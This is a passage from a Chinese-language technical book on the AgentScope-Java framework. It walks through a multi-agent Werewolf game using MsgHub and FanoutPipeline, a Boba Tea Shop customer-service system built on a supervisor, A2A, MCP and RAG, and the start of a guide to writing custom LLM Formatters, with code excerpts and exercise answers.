            // 每个 Agent 的回复自动广播给其他狼人
        }
    }
}
```

```

    }

    // 阶段 2: 投票 (autoBroadcast OFF) — 秘密投票
    werewolfHub.setAutoBroadcast(false);

    FanoutPipeline votingPipeline = FanoutPipeline.builder()
        .addAgents(werewolves).concurrent().build();
    // VoteModel 是一个 Java Record: public record VoteModel(String
    targetPlayer, String reason) {}
    // FanoutPipeline.execute() 使用泛型参数自动解析 LLM 的结构化输出为
    VoteModel 实例
    List<Msg> votes = votingPipeline.execute(votingPrompt,
    VoteModel.class).block();
    // VoteModel: {targetPlayer, reason} — 结构化投票
}

```

关键设计：讨论阶段 autoBroadcast ON（狼人互相看到意见），投票阶段 OFF（投票保密），FanoutPipeline 实现并行投票。

22.3.2 模式二：白天公开讨论（autoBroadcast ON + 多轮）

```

// WerewolfWebGame.java LINE 430-478
try (MsgHub discussionHub = MsgHub.builder()
    .name("DayDiscussion")
    .participants(alivePlayers)
    .enableAutoBroadcast(true)
    .build()) {

    discussionHub.enter().block();

    for (int round = 1; round <= MAX_DISCUSSION_ROUNDS; round++) {
        // 注入轮次提示
        if (round > 1) {
            Msg roundPrompt = prompts.createDiscussionPrompt(gameState,
            round);
            alivePlayers.forEach(p ->
            p.getAgent().getMemory().addMessage(roundPrompt));
        }
        // 顺序发言 (autoBroadcast 广播给所有人)
        for (Player player : alivePlayers) {
            player.getAgent().call().block();
        }
    }
}

```

22.3.3 模式三：白天投票（autoBroadcast OFF + FanoutPipeline + 结构化输出）

```
// WerewolfWebGame.java LINE 481-543
try (MsgHub votingHub = MsgHub.builder()
    .name("DayVoting")
    .participants(alivePlayers)
    .enableAutoBroadcast(true) // enter() 需要初始化
    .build()) {

    votingHub.enter().block();
    votingHub.setAutoBroadcast(false); // 立即关闭—投票保密

    FanoutPipeline votingPipeline = FanoutPipeline.builder()
        .addAgents(alivePlayers).concurrent().build();

    // 结构化输出：每个 Agent 返回 VoteModel {targetPlayer, reason}
    List<Msg> votes = votingPipeline.execute(votingPrompt,
        VoteModel.class).block();

    // 统计票数
    Player eliminated = utils.countVotes(votes, gameState);
}
```

22.4 结构化输出的角色决策机制

每个特殊角色使用不同的结构化输出模型：

```
// 女巫决策—LINE 282-311
Msg healDecision = witch.getAgent()
    .call(healPrompt, WitchHealModel.class).block();
WitchHealModel healModel =
    healDecision.getStructuredData(WitchHealModel.class);
if (Boolean.TRUE.equals(healModel.useHealPotion())) {
    victim.setAlive(true); // 使用解药
    witch.setWitchHasHealPotion(false);
}


// 预言家查验—返回 SeerCheckModel {targetPlayer, reason}
// 猎人射杀—返回 HunterShootModel {willShoot, targetPlayer, reason}
// 投票—返回 VoteModel {targetPlayer, reason}
```

22.5 SSE 流式 Web 界面

```
// WerewolfWebController.java
@GetMapping(value = "/start", produces = MediaType.TEXT_EVENT_STREAM_VALUE)
public Flux<ServerSentEvent<String>> startGame(...) {
    return gameEventEmitter.asFlux()
        .map(event -> ServerSentEvent.<String>builder()
            .id(String.valueOf(event.id()))
            .event(event.type().name())
            .data(toJson(event))
            .build());
}
```

`GameEventEmitter` 使用 `Sinks.Many<GameEvent>` 作为事件总线。`Sinks.Many` 是 Reactor 3.5+ 的线程安全事件发射器，替代了旧的 `EmitterProcessor`，支持安全地在多线程场景下将事件推送到 Flux。`GameEvent` 是一个 sealed interface，定义了所有游戏事件类型（`PlayerMessage`, `VoteEvent`, `KillEvent` 等），`GameEventEmitter` 封装了 `Sinks.Many` 的安全发射逻辑，游戏各阶段产生的消息通过它推送到前端。

22.6 游戏流程完整数据流



思考题

1. Werewolf 游戏中，三个 MsgHub 实例的 autoBroadcast 策略各不相同。

这种"按需开关"的设计模式可以应用到哪些业务场景？

2. FanoutPipeline 并行投票如何保证投票的独立性？如果 Agent 之间有依赖关系（如狼人需要协商），如何处理？

3. 如果要将 Werewolf 游戏从 9 人扩展到 20 人，当前架构有哪些瓶颈？如何优化？

****参考：****

1. 按需开关设计模式适用于：①审批流程——讨论阶段 `autoBroadcast=true`（公开讨论），投票阶段 `=false`（秘密投票）；②谈判场景——己方讨论可见（on），对对方不可见（off）；③协作编辑——编辑阶段各自独立（off），review 阶段共享（on）；④多团队项目——组内讨论可见，跨组讨论需中转。

2. 投票独立性保证：FanoutPipeline 并行发送请求，每个 Agent 收到相同的输入但不共享中间状态，各自独立生成投票。狼人协商的处理：投票前用 MsgHub 进行狼人私有讨论（`autoBroadcast=true`），达成共识后再进入 FanoutPipeline 投票——讨论阶段是串行的（先讨论后投票），投票阶段才是并行的。

3. 瓶颈：①LLM 并发——20 人需要 20 个 LLM 调用，9 人版本可以串行但 20 人必须并行化；②MsgHub 广播风暴—— N^2 消息量（20 人=380 条/轮）；③上下文膨胀——每个 Agent 记忆包含 19 人的发言历史。优化：

①Agent 池化——复用 Agent 实例而非每轮新建；②分组 MsgHub——按阵营分组广播；③记忆压缩——AutoContextMemory + 摘要压缩他人发言；④异步投票——不等待所有人完成即开始计票。

22.6.1 从狼人杀到通用 Agent 协作模式——架构抽象

狼人杀的 Agent 架构并非"游戏专属"——它的设计模式可以抽象为通用 Agent 协作架构。这个抽象过程展示了框架设计的一个核心思想：**具体场景是模式的载体，而非模式的终点。**

狼人杀架构可以抽象为三个通用组件：

组件一：角色驱动的 Agent 工厂 (Role-based Agent Factory)。每个游戏角色（狼人、预言家、村民）对应一个 Agent 实例，不同的系统提示词和工具集定义了不同的行为模式。这个模式在企业场景中的映射是：每个业务角色（客服、质检员、审批人）对应不同的 Agent 配置。客服 Agent 有 CRM 工具，质检 Agent 有数据分析工具，审批 Agent 有人力资源工具——它们在技术实现上与狼人杀的角色 Agent 完全一样，只是提示词和工具不同。

组件二：阶段式路由 (Phased Routing)。游戏流程分为白天和夜晚两个阶段，不同阶段使用不同的通信模式（广播 vs 私有）。这个模式映射到企业场景：任务处理分为"信息收集阶段"（多个数据源并行查询）→"分析决策阶段"（Supervisor 单独推理）→"执行阶段"（串行执行操作）。每个阶段的路由模式不同，相当于狼人杀的白天/夜晚切换。

组件三：结构化输出约束 (Structured Output)。Sealed Interface + 多态的投票模型确保了 LLM 输出的格式一致性。在企业场景中，这对应了"表单填写"——Agent 的推理结果必须符合预定义的数据结构，而非自由文本。例如，一

个"退货审批" Agent 的输出必须包含 `{ approved: boolean, reason: string, refundAmount: number }`——与狼人的 VoteModel 设计完全一致。


对比 AutoGen 的对话式协作：AutoGen 采用"对话即协作"的模式——Agent A 说一句话，Agent B 回应一句话，整个过程类似于群聊。这个模式在"全员参与讨论"的场景（如狼人杀）中很自然，但在"结构化流程"场景（如审批流程）中显得散漫——因为没有阶段路由和结构化输出约束。AgentScope-Java 的 MsgHub + FanoutPipeline + 结构化输出组合，在"需要控制通信模式"和"需要约束输出格式"的企业场景中更有优势。 **

代码复用价值：你可以在狼人杀代码基础上，只修改提示词和工具，就构建出一个企业级的多 Agent 协作系统。MsgHub 的广播模式可以用于"全员头脑风暴"，FanoutPipeline 的并行模式可以用于"独立评估"，结构化输出可以用于"投票/评分/审批"——核心架构不需要改动。 **

第 23 章 生产级多 Agent 系统实战——Boba Tea Shop

23.1 架构设计

Boba Tea Shop 是一个"云边奶茶铺"智能客服系统，采用 Supervisor + A2A + MCP 架构：



23.2 Supervisor Agent——路由与委派

Supervisor Agent 是整个系统的入口。它不直接处理业务逻辑，而是负责“听懂用户的意图，然后交给合适的子 Agent 处理”。这是 Supervisor 模式的核心思想——**对外统一入口，对内专业分工**。

设计上最值得注意的一点是：**每个用户请求都创建新的 Agent 实例，而非复用已有的 Agent**。这不是因为 Agent 无法复用，而是出于隔离性的考量——奶茶店场景中不同用户的对话历史、记忆状态、会话上下文完全不同，共享一个 Agent 实例会导致数据交叉和状态污染。每次请求新建实例并通过 `loadIfExists` 从 MySQL Session 恢复对话，既保证了隔离性，又实现了跨请求的对话连续性。

```
// SupervisorAgent.java LINE 75-95
public Flux<Event> stream(Msg msg, String sessionId, String userId) {
    Toolkit toolkit = new Toolkit();
    toolkit.registerTool(tools); // A2aAgentTools

    // AutoContextMemory: 自动上下文压缩
    AutoContextConfig config = AutoContextConfig.builder()
        .tokenRatio(0.4) // 40% 上下文窗口用于工作记忆
        .lastKeep(10)    // 保留最近 10 条消息不被压缩
        .build();
    AutoContextMemory memory = new AutoContextMemory(config, model);

    // MySQL 持久化
    MysqlSession mysqlSession = new MysqlSession(
        dataSource, System.getenv("DB_NAME"), null, true);

    ReActAgent agent = createAgent(toolkit, memory);
    agent.loadIfExists(mysqlSession, sessionId); // 恢复上次会话

    return agent.stream(msg)
        .doFinally(signal -> agent.saveTo(mysqlSession, sessionId)); // 保
存状态
}
```

`tokenRatio(0.4)` 将 40% 的上下文窗口分配给工作记忆，剩余的 60% 留给对话历史和工具结果。这个比例不是随意选择的——奶茶店的对话通常较短（5-15 轮），用户问题集中在“下单”“查单”“反馈”几个场景，工作记忆不需要太大空间。如果 Agent 处理的是长文档分析场景，可能需要将 `tokenRatio` 调到 0.6 以上。

`loadIfExists` + `saveTo` 的组合保证了对话的连续性——用户第二次发消息时，`loadIfExists` 从 MySQL 恢复上次的对话上下文，Agent 就像从来没有中断过一样继续工作。

路由工具负责将请求分发给子 Agent。`callConsultAgent` 方法通过 `consultAgentProvider.getObject()` 获取一个咨询子 Agent 实例，这里使用的是 Spring 的 `ObjectProvider` 延迟获取模式——每次调用都创建一个新的原型作用域 Bean，避免单例 Agent 的状态堆积。`combineAgentResponse` 将子 Agent 的返回消息提取为纯文本字符串返回给 Supervisor。

```
// A2aAgentTools.java:29-84
@Tool(description = "Agent for handling consultation-related requests...")
public String callConsultAgent(
    @ToolParam(name = "context") String context,
    @ToolParam(name = "userId") String userId) {
    context = "<userId>" + userId + "</userId>" + context;
    Msg msg =
Msg.builder().content(TextBlock.builder().text(context).build()).build();
    A2aAgent consultAgent = consultAgentProvider.getObject(); // 原型作用域
    return combineAgentResponse(consultAgent.call(msg).block()); // 同步
A2A 调用
}
```

路由逻辑通过系统提示词定义（而非硬编码）：

```
你是一个奶茶店智能客服主管，负责将用户请求路由到合适的子 Agent：
- feedback_agent：用户反馈、投诉、差评
```

- consult_agent: 产品咨询、活动信息、冲泡指导
- business_agent: 下单、查单、改单

23.3 Business Sub-Agent + MCP Server

Business Sub-Agent 负责业务相关操作——下单、查单、改单。它的特殊之处在于：这些业务操作不是通过 `@Tool` 注解直接定义的，而是通过 MCP 协议连接到一个独立的 MCP Server。这体现了 MCP 的核心价值：**工具和服务解耦**。

`@Tool` 注解定义的工具在 Agent 的 JVM 内运行，无法独立扩缩容；MCP Server 是一个独立的服务，可以单独部署、独立扩展、独立治理。

MCP 客户端初始化使用了一个典型的双重检查锁（double-checked locking）

模式：

```
// AgentScopeRunner.java LINE 121-144 — MCP 客户端初始化
private void initializeMcpOnce() {
    if (!mcpInitialized) {
        synchronized (this) {
            if (!mcpInitialized) {
                NacosMcpServerManager mcpServerManager = new
NacosMcpServerManager(aiService);
                NacosMcpClientWrapper mcpClientWrapper =
                    NacosMcpClientBuilder.create("business-mcp-server",
mcpServerManager)
                    .build();
                toolkit.registerMcpClient(mcpClientWrapper).block(); // 注
册 MCP 工具
                mcpInitialized = true;
            }
        }
    }
}
```

`NacosMcpServerManager` 和 `NacosMcpClientBuilder` 来自 `agentscope-`

`extensions-nacos` 扩展包，它们的作用是：通过 Nacos 服务发现找到 MCP

Server 的地址，然后建立 MCP 连接。

`registerMcpClient(mcpClientWrapper).block()` 将 MCP 客户端注册到 Toolkit 中——注册成功后，MCP Server 提供的所有工具（订单查询、下单等）对 Agent 可见，就像普通 `@Tool` 一样调用。双重检查锁确保 MCP 连接只初始化一次，避免重复创建连接。

MCP Server 端使用 Spring WebFlux 的 SSE 传输：

```
// McpServerConfig.java:66-77
@Bean
public McpSyncServer mcpSyncServer(WebFluxSseServerTransportProvider
transportProvider) {
    return McpServer.sync(transportProvider)
        .serverInfo("business-mcp-server", "0.0.1")
        .capabilities(ServerCapabilities.builder().tools(true).build())
        .build(); // 工具注册在 @Tool 方法中定义
}
// registerOrderTools() 注册了订单查询、下单、取消订单三个工具
// registerFeedbackTools() 注册了提交反馈、查询反馈历史两个工具
// 这些工具通过 @Tool 注解在对应的 Service 类中定义，MCP Server 自动扫描注册
```

23.4 Consult Sub-Agent + RAG + 长期记忆

Consult Sub-Agent 负责回答产品咨询、活动信息和冲泡指导——这些信息来自知识库（RAG）而非实时业务系统。它的构建展示了 Agent 的另一个能力维度：**知识型 Agent 如何集成检索和长期记忆**。

这里使用了 `AGENT_CONTROL` 模式——Agent 自主决定何时检索知识库和长期记忆，而非每轮自动注入。与 `STATIC_CONTROL` 模式不同，`AGENT_CONTROL` 将记忆和知识检索暴露为工具（`KnowledgeRetrievalTool` 和 `LongTermMemoryRetrieveTool`），Agent 在推理过程中自主判断是否需要查询。

这种模式在奶茶店场景中更合适，因为用户的问题并不总是需要查阅知识库——

只有特定问题（"你们家奶茶的保质期是多久？"）才需要检索，普通对话（"你好，我要一杯波霸奶茶"）不需要。

```
// AgentScopeRunner.java LINE 55-82
ReActAgent.Builder builder = ReActAgent.builder()
    .name("consult_agent")
    .sysPrompt(consultAgentInstruction)
    .memory(new AutoContextMemory(autoContextConfig, model))
    .hooks(List.of(new MonitoringHook()))
    .model(model)
    .toolkit(toolkit)
    .knowledge(knowledge)           // RAG 知识库
    .ragMode(RAGMode.AGENT_CONTROL) // Agent 自主决定何时检索
    .longTermMemory(mem0Memory)     // Mem0 长期记忆
    .longTermMemoryMode(LongTermMemoryMode.AGENT_CONTROL);
```

`knowledge` 是 RAG 知识库的入口，内部封装了文档索引和向量检索。

`mem0Memory` 是 Mem0 扩展包提供的长期记忆实现，它基于向量数据库存储用户的聊天历史，在 Agent 需要时通过语义检索找到相关记忆。两个都设为 `AGENT_CONTROL` 模式，赋予 Agent 对"何时查知识、何时回忆"的自主判断能力。

23.5 Nacos 服务发现

所有组件通过 Nacos 注册和发现。`AiFactory.createAiService(properties)` 来自 Nacos 扩展包（`agentscope-extensions-nacos`），它基于 Nacos 的服务发现机制创建一个 `AiService` 客户端。`AiService` 的作用是动态地发现和连接其他 Agent——当一个新的 MCP Server 注册到 Nacos 时，所有订阅了该服务的 A2A Agent 都能自动发现它，无需重新配置。这是微服务架构中典型的服务发现模式在 Agent 场景中的映射。

```
// NacosA2aServiceConfig.java LINE 29-44
@Bean
public AiService nacosA2aService() throws NacosException {
```



```


        Properties properties = new Properties();
        properties.put(PropertyKeyConst.SERVER_ADDR, serverAddress);
        properties.put(PropertyKeyConst.NAMESPACE, namespace);
        return AiFactory.createAiService(properties);
    }

    // NacosA2aServiceConfig.java LINE 29-44
    @Bean
    public AiService nacosA2aService() throws NacosException {
        Properties properties = new Properties();
        properties.put(PropertyKeyConst.SERVER_ADDR, serverAddress);
        properties.put(PropertyKeyConst.NAMESPACE, namespace);
        return AiFactory.createAiService(properties);
    }

    // A2aAgentConfiguration.java LINE 26-43
    @Bean
    public A2aAgent consultAgent(AiService a2aService) {
        return A2aAgent.builder()
            .name("consult_agent")
            .agentCardResolver(new NacosAgentCardResolver(a2aService)) // Nacos
发现
            .build();
    }

```

23.6 完整请求流转



23.7 Docker + Kubernetes 部署

Boba Tea Shop 提供完整的容器化部署方案：

- **4 个 Docker 镜像**：supervisor-agent, business-sub-agent, consult-sub-agent, business-mcp-server
- **Helm Chart**：一键部署到 K8s
- **Nacos**：服务注册与发现
- **MySQL**：Session 持久化
- **健康检查**：Spring Boot actuator 端点

维度	Quickstart	Werewolf	Boba Tea Shop
Agent 数量	1	9	3+ (A2A)
协作模式	无	MsgHub + FanoutPipeline	Supervisor (A2A)
工具使用	@Tool	结构化输出（投票/决策）	MCP + RAG + Mem0
记忆管理	InMemoryMemory	InMemoryMemory	AutoContextMemory + Mem0
状态持久化	无	无	MysqlSession
分布式	单机	单机	A2A + Nacos
部署	main()	Spring Boot	Docker + K8s + Helm

前端	无	HTML + SSE	Vue 3 + SSE
复杂度	★	★★★	★★★★★

从 Quickstart 到 Boba Tea Shop 的递进关系：

- 1. Quickstart: 单 Agent + 基础工具 → 理解 ReAct 循环
- 2. Werewolf: 多 Agent + MsgHub + 结构化输出 → 理解多 Agent 协作
- 3. Boba Tea Shop: 分布式 + MCP + RAG + 持久化 + 部署 → 理解生产级系统

思考题

- 1. Boba Tea Shop 使用 Supervisor 模式路由用户请求到子 Agent。如果子 Agent 之间需要直接通信（例如 Business Agent 需要咨询 Consult Agent），如何设计避免循环调用？
- 2. 每次 A2A 请求创建新 Agent 实例的设计，在奶茶店场景下的资源开销如何估算？如果高峰期每秒 100 单，需要什么级别的服务器配置？
- 3. 将 Boba Tea Shop 的 MySQL Session 替换为 Redis Session，对系统行为有什么影响？在什么场景下 Redis 是更好的选择？

****参考：****

1. 避免循环调用：①引入消息头 depth 计数器——子 Agent 间调用 depth+1, depth>3 拒绝；②Supervisor 作为唯一路由——子 Agent 不直接互调，请求先回 Supervisor 再路由；③DAG 依赖声明——子 Agent 声明依赖关系，框架检测循环并拒绝；④超时熔断——子 Agent 调用超时（如

30s) 自动降级。

2. 资源估算：单次 A2A 请求约消耗 50-100ms CPU + 2KB 内存 (Agent 实例+上下文)。100 QPS 时：8 核 16GB 服务器可支撑 (每核处理 12-13 QPS)，但需考虑 LLM API 并发限制 (如 OpenAI 默认 500 RPM/key)。关键瓶颈不在 Agent 实例化，而在 LLM API 调用并发——需要多个 API key 轮询或使用高并发模型服务。

3. MySQL→Redis 的影响：①Redis 是纯内存存储，重启数据丢失——需要配置 AOF 持久化；②Redis 无 SQL 查询能力——无法按 sessionId+userId 复合查询历史；③Redis 单 value 大小限制 (512MB) ——超长对话可能超限。Redis 更优场景：①短会话 (<1 小时) ——内存速度远快于磁盘；②高并发读取——Redis 单线程但 QPS 可达 10 万+；③自动过期——TTL 天然适合会话超时清理。

23.7 Boba Tea Shop 的设计模式分析——为什么 Supervisor 比 Handoffs 更适合？

Boba Tea Shop 使用 Supervisor 模式 (一个中心 Agent 路由到子 Agent)，而非 Handoffs 模式 (Agent 之间互相转移控制权)。这个选择并非偶然，它反映了两种模式的本质差异：

Supervisor 模式：中心 Agent 始终是“对话组织者”。用户 ↔ Supervisor ↔ 子 Agent。Supervisor 负责理解用户意图、选择合适的子 Agent、整合子 Agent 的结果。用户不知道背后是哪个子 Agent 在工作——他们只和 Supervisor 对话。

Handoffs 模式：控制权在不同 Agent 之间转移。用户 $\leftrightarrow$ Agent A $\rightarrow$ Agent B $\rightarrow$ Agent C。用户知道自己在和哪个 Agent 对话，Agent 可以自主决定将控制权移交给另一个更合适的 Agent。

为什么奶茶店场景选择 Supervisor？两个关键因素：

因素一：用户视角的一致性。 奶茶店用户希望"有一个人帮我搞定一切"，而非"你帮我转到财务部，再转到物流部"。Sales（销售咨询）和 Support（售后投诉）之间的转移适合 Handoffs——用户知道自己是在和"销售"还是"客服"对话。而 Boba Tea Shop 的场景是"一个店长处理所有事情"——用户不需要知道背后分了业务、咨询、反馈三个子 Agent。

因素二：状态管理的集中性。 Supervisor 模式下的对话上下文和记忆全部集中在 Supervisor 中，子 Agent 是无状态的 Worker。Handoffs 模式下每个 Agent 需要独立管理上下文，Agent 之间的状态传递需要显式的"上下文移交"。对于 Boba Tea Shop 这种"每个子 Agent 的推理相对独立"的场景，简单的 Supervisor 模式就够了——不需要在 Agent 之间传递复杂的对话状态。

MCP 集成的架构价值：Boba Tea Shop 通过 MCP 协议集成订单系统和反馈系统。MCP 的价值不仅在于"工具调用"——它还是一个"服务治理"协议。MCP Server 可以提供：速率限制（每秒最多接受 100 个订单查询）、认证授权（只有授权的 Agent 可以调用）、负载均衡（多个 MCP Server 实例之间的请求分发）。这些能力是简单的 `@Tool` 注解无法提供的，因为 `@Tool` 直接在 JVM 内部运行，无法独立扩缩容和治理。选择 MCP 还是 `@Tool`，本质上是"独立服务"和"

内嵌函数"的选择：前者适合需要独立治理的外部服务，后者适合 Agent 自有的内聚能力。


与 LangChain4j 的对比：LangChain4j 的 Agentic 模块也支持 Supervisor-like 模式，但实现方式不同。LangChain4j 的 `ToolSpecification` 可以在运行时动态生成工具描述，但没有 MsgHub 的广播机制和 FanoutPipeline 的并行执行能力。在 Boba Tea Shop 场景中，如果需要"同时查询订单和库存信息"，AgentScope-Java 的 FanoutPipeline 可以并行执行两个查询，而 LangChain4j 需要串行等待——这在低延迟场景下是显著的差异。

第 24 章 框架扩展开发指南

AgentScope-Java 采用"核心 + 扩展"架构——核心模块定义接口和默认实现，扩展模块通过 SPI 和实现接口来添加新能力。本章详细讲解如何开发自定义扩展。

24.1 扩展点全景图

AgentScope-Java 可扩展点：



24.2 自定义 Formatter——适配新 LLM Provider

24.2.1 理解 Formatter 体系

Formatter 接口 (`agentscope-core/.../formatter/Formatter.java:45-135`) 是

LLM 适配的核心:

```
public interface Formatter<TReq, TResp, TParams> {  
    List<TReq> format(List<Msg> msgs);          // 内部消息 → Provider 消息  
    ChatResponse parseResponse(TResp response, // Provider 响应 → 统一响应  
                               Instant startTime);  
    void applyOptions(TParams paramsBuilder,    // 应用生成选项  
                     GenerateOptions options, GenerateOptions defaultOptions);  
    void applyTools(TParams paramsBuilder,      // 应用工具描述  
                   List<ToolSchema> tools);  
    default void applyToolChoice(TParams builder, ToolChoice choice) {}  
}
```

三个泛型参数:

- **TReq**: Provider 的消息类型 (如 `OpenAIMessage`)
- **TResp**: Provider 的响应类型 (如 `OpenAIResponse`)
- **TParams**: Provider 的请求构建器类型 (如 `OpenAIRequest.Builder`)

24.2.2 适配步骤 (以 Grok 为例)

第一步: 创建 DTO

```
// GrokMessage.java  
public record GrokMessage(  
    String role,          // "system" | "user" | "assistant" | "tool"  
    String content,  
    List<GrokToolCall> tool_calls,  
    String tool_call_id,  
    String name  
) {}  
  
// GrokResponse.java
```



```

public record GrokResponse(
    String id,
    List<GrokChoice> choices,
    GrokUsage usage
) {}

// GrokRequest.java
public record GrokRequest(
    String model,
    List<GrokMessage> messages,
    List<GrokTool> tools,
    Double temperature,
    Integer max_tokens
) {}

```

第二步：创建 BaseFormatter

```

    public abstract class GrokBaseFormatter
        extends AbstractBaseFormatter<GrokMessage, GrokResponse,
GrokRequest.Builder> {

        @Override
        public ChatResponse parseResponse(GrokResponse response, Instant
startTime) {
            // 将 Grok 响应转换为统一的 ChatResponse
            // convertToolCalls() 将 Grok 的 tool_call 列表转为框架的
List<ToolUseBlock>
            // convertUsage() 将 Grok 的 token 用量转为框架的 TokenUsage 对象
            // 这两个方法是适配不同 Provider 时差异最大的部分
            // 例如 Anthropic 的 tool_use 是 content block 内嵌，格式与 OpenAI 完
全不同
            GrokChoice choice = response.choices().get(0);
            return ChatResponse.builder()
                .text(choice.message().content())
                .toolCalls(convertToolCalls(choice.message().tool_calls()))
                .usage(convertUsage(response.usage()))
                .finishReason(choice.finish_reason())
                .startTime(startTime)
                .build();
        }
    }

```

第三步：创建 ChatFormatter

```

    public class GrokChatFormatter extends GrokBaseFormatter {

        @Override
